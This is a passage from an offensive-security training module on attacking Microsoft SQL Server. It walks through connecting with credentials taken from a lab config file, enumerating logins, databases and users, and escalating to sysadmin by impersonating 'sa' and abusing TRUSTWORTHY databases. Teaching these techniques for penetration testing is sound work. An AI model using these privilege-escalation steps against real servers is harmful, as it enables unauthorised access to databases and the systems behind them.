# 15. MSSQL, Exchange, and SCCM Attacks

# Introduction to MSSQL Server

## Introduction to MSSQL Server

The next few sections discuss various attacks specific to `MSSQL Server`. It is assumed that you have some `previous experience with SQL`. If you do not, please consider checking out the SQL Injection Fundamentals module, which covers the basics of SQL.

Microsoft SQL Server (MSSQL Server) is a proprietary `relational database management system (RDMS)` developed by Microsoft, which at the time of writing, is the third most popular in the world.

include secondary database models — 166 systems in ranking, May 2024

| Rank May 2024 | Rank Apr 2024 | Rank May 2023 | DBMS | Database Model | Score May 2024 | Score Apr 2024 | Score May 2023 |
|---|---|---|---|---|---|---|---|
| 1. | 1. | 1. | Oracle | Relational, Multi-model | 1236.29 | +2.02 | +3.66 |
| 2. | 2. | 2. | MySQL | Relational, Multi-model | 1083.74 | -3.99 | -88.72 |
| 3. | 3. | 3. | Microsoft SQL Server | Relational, Multi-model | 824.29 | -5.50 | -95.80 |
| 4. | 4. | 4. | PostgreSQL | Relational, Multi-model | 645.54 | +0.49 | +27.64 |
| 5. | 5. | 5. | IBM Db2 | Relational, Multi-model | 128.46 | +0.97 | -14.56 |
| 6. | 6. | ↑ 8. | Snowflake | Relational | 121.33 | -1.87 | +9.61 |
| 7. | 7. | ↓ 6. | SQLite | Relational | 114.32 | -1.69 | -19.54 |
| 8. | 8. | ↓ 7. | Microsoft Access | Relational | 104.92 | -0.49 | -26.26 |
| 9. | 9. | 9. | MariaDB | Relational, Multi-model | 93.21 | -0.60 | -3.66 |
| 10. | ↑ 11. | ↑ 12. | Databricks | Multi-model | 78.61 | +2.28 | +14.66 |



It stands out amongst its competitors due to various reasons, such as its tight integration with Active Directory and .NET, its large community of developers which has been built up over the past couple of decades, and its reliable performance when handling large amounts of data.

`MSSQL Server` uses its own dialect of the `SQL` language, called Transact-SQL (T-SQL), which extends the capabilities of `SQL` by including `procedural programming`, `local variables`, various `support functions` and enhancements to the DELETE and UPDATE statements.

In these next few sections, we will discuss various attacks which are specific to `MSSQL Server`, including ways to `escalate privileges` within the server, ways to `execute commands` on the underlying host, as well as ways to `"move laterally"` to further compromise linked servers.

## Accessing MSSQL Server

To set the scene, let's imagine we discovered a configuration file during an internal penetration test which contained the following lines:

```
<SNIP>
DB_CONNECTION=sqlsrv
DB_HOST=10.10.15.129
DB_PORT=1433
DB_DATABASE=webshop
DB_USERNAME=ws_dev
DB_PASSWORD=4X6cuvDLNer7nwYN5LBZ
<SNIP>
```

Based on the value of `DB_CONNECTION`, it can be assumed that these are credentials for an `MSSQL Server` instance. There are many ways to connect to or interact with an `MSSQL Server` instance, but we will focus on two tools - Impacket MSSQLClient, which is an open-source penetration testing tool belonging to the Impacket project, and Microsoft SQL Server Management Studio (SSMS), which is Microsoft's official integrated environment for managing MSSQL Server infrastructure.

In most cases, attackers will be interacting with `MSSQL Server` through `SQL injection` attacks, rather than connecting directly with known credentials.



## Impacket MSSQLClient

Impacket is an open-source project which contains implementations of various network protocols in `Python3`, as well as many well-known tools for interacting with them such as secretsdump, psexec and mssqlclient.

We can connect to an `MSSQL Server` instance using `MSSQL Server authentication` credentials with the following syntax:

```
impacket-mssqlclient ws_dev:[email protected]
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(SQL01): Line 1: Changed database context to 'master'.
[*] INFO(SQL01): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (160 3232)
[!] Press help for extra shell commands
SQL (ws_dev  guest@master)>
```

Besides `MSSQL Server authentication`, `MSSQLClient` supports `Windows` and `Kerberos` authentication, and can be used for pass-the-hash attacks.

Once connected to an instance, `T-SQL` queries may be executed like so:


```
SQL (ws_dev  guest@master)> SELECT SYSTEM_USER;

------
ws_dev
```

There is a bit more to this tool that makes it especially convenient for penetration testing, but we will get back to that in the `Tools of the Trade` section.


## Microsoft SQL Server Management Studio (SSMS)

The more popular way of connecting to and managing `MSSQL Server` instances is with Microsoft SQL Server Management Studio (SSMS), which alongside sqlcmd, are the official tools developed by `Microsoft` to do so.

To connect to the server from our example, launch `SSMS` from the start menu and then fill out the connection details as follows. Note that the server name is set to `SQL01` rather than the IP address.




Once connected, you can execute `T-SQL` queries by selecting `New Query` from the file menu, or by right-clicking on a `server` or `database` and then selecting `New Query` from the drop-down menu to execute queries in that specific context.




# Enumerating MSSQL Server

The first thing an attacker would do upon receiving access to a database, is enumerate the data available to them to identify sensitive information such as `emails`, `passwords` or `credit card numbers`. As a next step, after figuring out what sort of database server they are interacting with, they may attempt `server-specific` attacks in order to achieve further goals such as `command execution` on the underlying system. Let's take a look at some of the things we would want to enumerate before attempting any `MSSQL-specific` attacks.




## Enumerating (Server) Logins

In `MSSQL Server`, there are logins and users. These are both types of security principals, the difference is that `logins` are `server-level`, and `users` are `database-level`. One `login` can be mapped to multiple `users` across multiple databases, with a maximum of one user per database. In our example, the credentials we found are for a `login` security principal called `ws_dev`.

We can enumerate logins as well as their server-level roles with the following `T-SQL` query (source):


```
SELECT r.name, r.type_desc, r.is_disabled, sl.sysadmin, sl.securityadmin,
sl.serveradmin, sl.setupadmin, sl.processadmin, sl.diskadmin,
sl.dbcreator, sl.bulkadmin
FROM master.sys.server_principals r
LEFT JOIN master.sys.syslogins sl ON sl.sid = r.sid
WHERE r.type IN ('S','E','X','U','G');
```




## Enumerating Databases

To enumerate databases, which principals own them, and whether they are marked as trustworthy, we can use the following `T-SQL` query. Why the last two columns are important is something we will cover in the next section.

```
SELECT a.name AS 'database', b.name AS 'owner', is_trustworthy_on
FROM sys.databases a
JOIN sys.server_principals b ON a.owner_sid = b.sid;
```







## Enumerating (Database) Users

In `T-SQL`, we can use the USE statement to change the database context to a specified database. Once executing in said context, we can enumerate the `users` and their respective database-level roles with the built-in stored procedure sp_helpuser. Note that this will only return information available to our current user.

```
USE webshop;
EXECUTE sp_helpuser;
```




| | UserName | RoleName | LoginName | DefDBName | DefSchemaName | UserID | SID |
|---|---|---|---|---|---|---|---|
| 1 | dbo | db_owner | sa | master | dbo | 1 | 0x01 |
| 2 | guest | public | NULL | NULL | guest | 2 | 0x00 |
| 3 | INFORMATION_SCHEMA | public | NULL | NULL | NULL | 3 | NULL |
| 4 | sys | public | NULL | NULL | NULL | 4 | NULL |
| 5 | ws_dev | [redacted] | ws_dev | master | dbo | 5 | 0xBFF9533FFC8EAF4687582DD5B07444DE |

A stored procedure is similar to a `function` in other programming languages. They may accept input arguments, contain programming statements and return a status value to indicate success or failure. `MSSQL Server` has a large number of built-in stored procedures, which are documented here. A special type of `stored procedure` is an extended stored procedure, which allows `MSSQL Server` to execute native code stored in a DLL. Once again, this is something we will come back to in a later section.

# Privilege Escalation

## Introduction to Privilege Escalation

The first type of `MSSQL Server`-specific attack that we will cover is `privilege escalation`. This could mean from one `login` to another, from one `user` to another, or even from one login to a `domain user`. Generally speaking, when referring to `privilege escalation` in `MSSQL Server`, the goal is to end up as a login with the server-level sysadmin role, such as the built-in `sa` login, which is comparable to the `BUILTIN\Administrators` group when talking about `(local) privilege escalation` on `Windows`.

Note: The `sa` login is disabled by default when `Windows Authentication Mode` is selected during installation.


## Impersonating Logins

`MSSQL Server` has a statement called EXECUTE AS which allows a `login` (or user) to switch the `execution context` of a session to another `login` (or user), essentially `impersonating` them until the context switch is explicitly switched back with the REVERT statement.

Which logins are allowed to impersonate which other logins is controlled by server-level `IMPERSONATE` permissions, stored in the sys.server_permissions table. We can enumerate all the logins our current login is allowed to impersonate with the following `T-SQL` query:

```
SELECT name FROM sys.server_permissions
JOIN sys.server_principals
ON grantor_principal_id = principal_id
```


```
WHERE permission_name = 'IMPERSONATE';
```




Note that the query does not specify which `grantee` should be selected. This is because `MSSQL Server` will only return information available to our current login, which in this case is only logins we are able to impersonate.


In this case, our login `ws_dev` is permitted to impersonate the logins `ws_user` and `sa`. As we already know from our enumeration in the previous section, `sa` has the server-level `sysadmin` role, and so it is the obvious login to target. We can impersonate the `sa` login with the following `T-SQL` query:

```
EXECUTE AS LOGIN = 'sa';
```




After impersonating `sa`, all of our following `T-SQL` queries will execute under their context, until we issue the `REVERT` statement like so:

```
REVERT;
```





## Abusing Trustworthy Databases

MSSQL Server `databases` have a property called TRUSTWORTHY, which indicates whether the MSSQL Server `instance` should trust the database and the contents within it. By default this is off, however logins with the `sysadmin` role may enable this in case they need access to server-level resources.

If a database is marked as `trustworthy`, and we have control of or may execute as a `user` who belongs to the database-level `db_owner` role, then it is possible to assign the server-level `sysadmin` role to arbitrary `logins`.


In the previous section, we discovered `webshop` is marked as a `trustworthy` database, and we used `sp_helpuser` to enumerate the information available to our `user`. In the output of that stored procedure, only one `db_owner` was listed, and it was `dbo`, however that is not the full truth. Using the following `T-SQL` query, we can see that there is one more `user` with the `db_owner` role, it's just the name is left empty since our `user` does not have access to this information.

```
USE webshop;
SELECT b.name, c.name
FROM webshop.sys.database_role_members a
JOIN webshop.sys.database_principals b ON a.role_principal_id =
b.principal_id
LEFT JOIN webshop.sys.database_principals c ON a.member_principal_id =
c.principal_id;
```




In the `login impersonation` example above, we discovered our `login` ( `ws_dev` ) can impersonate `ws_user`. We can try impersonating it and then use the IS_ROLEMEMBER function to find out if the `ws_user` user has the `db_owner` role in the `webshop` database.

```
USE webshop;
EXECUTE AS LOGIN = 'ws_user';
SELECT IS_ROLEMEMBER('db_owner');
```



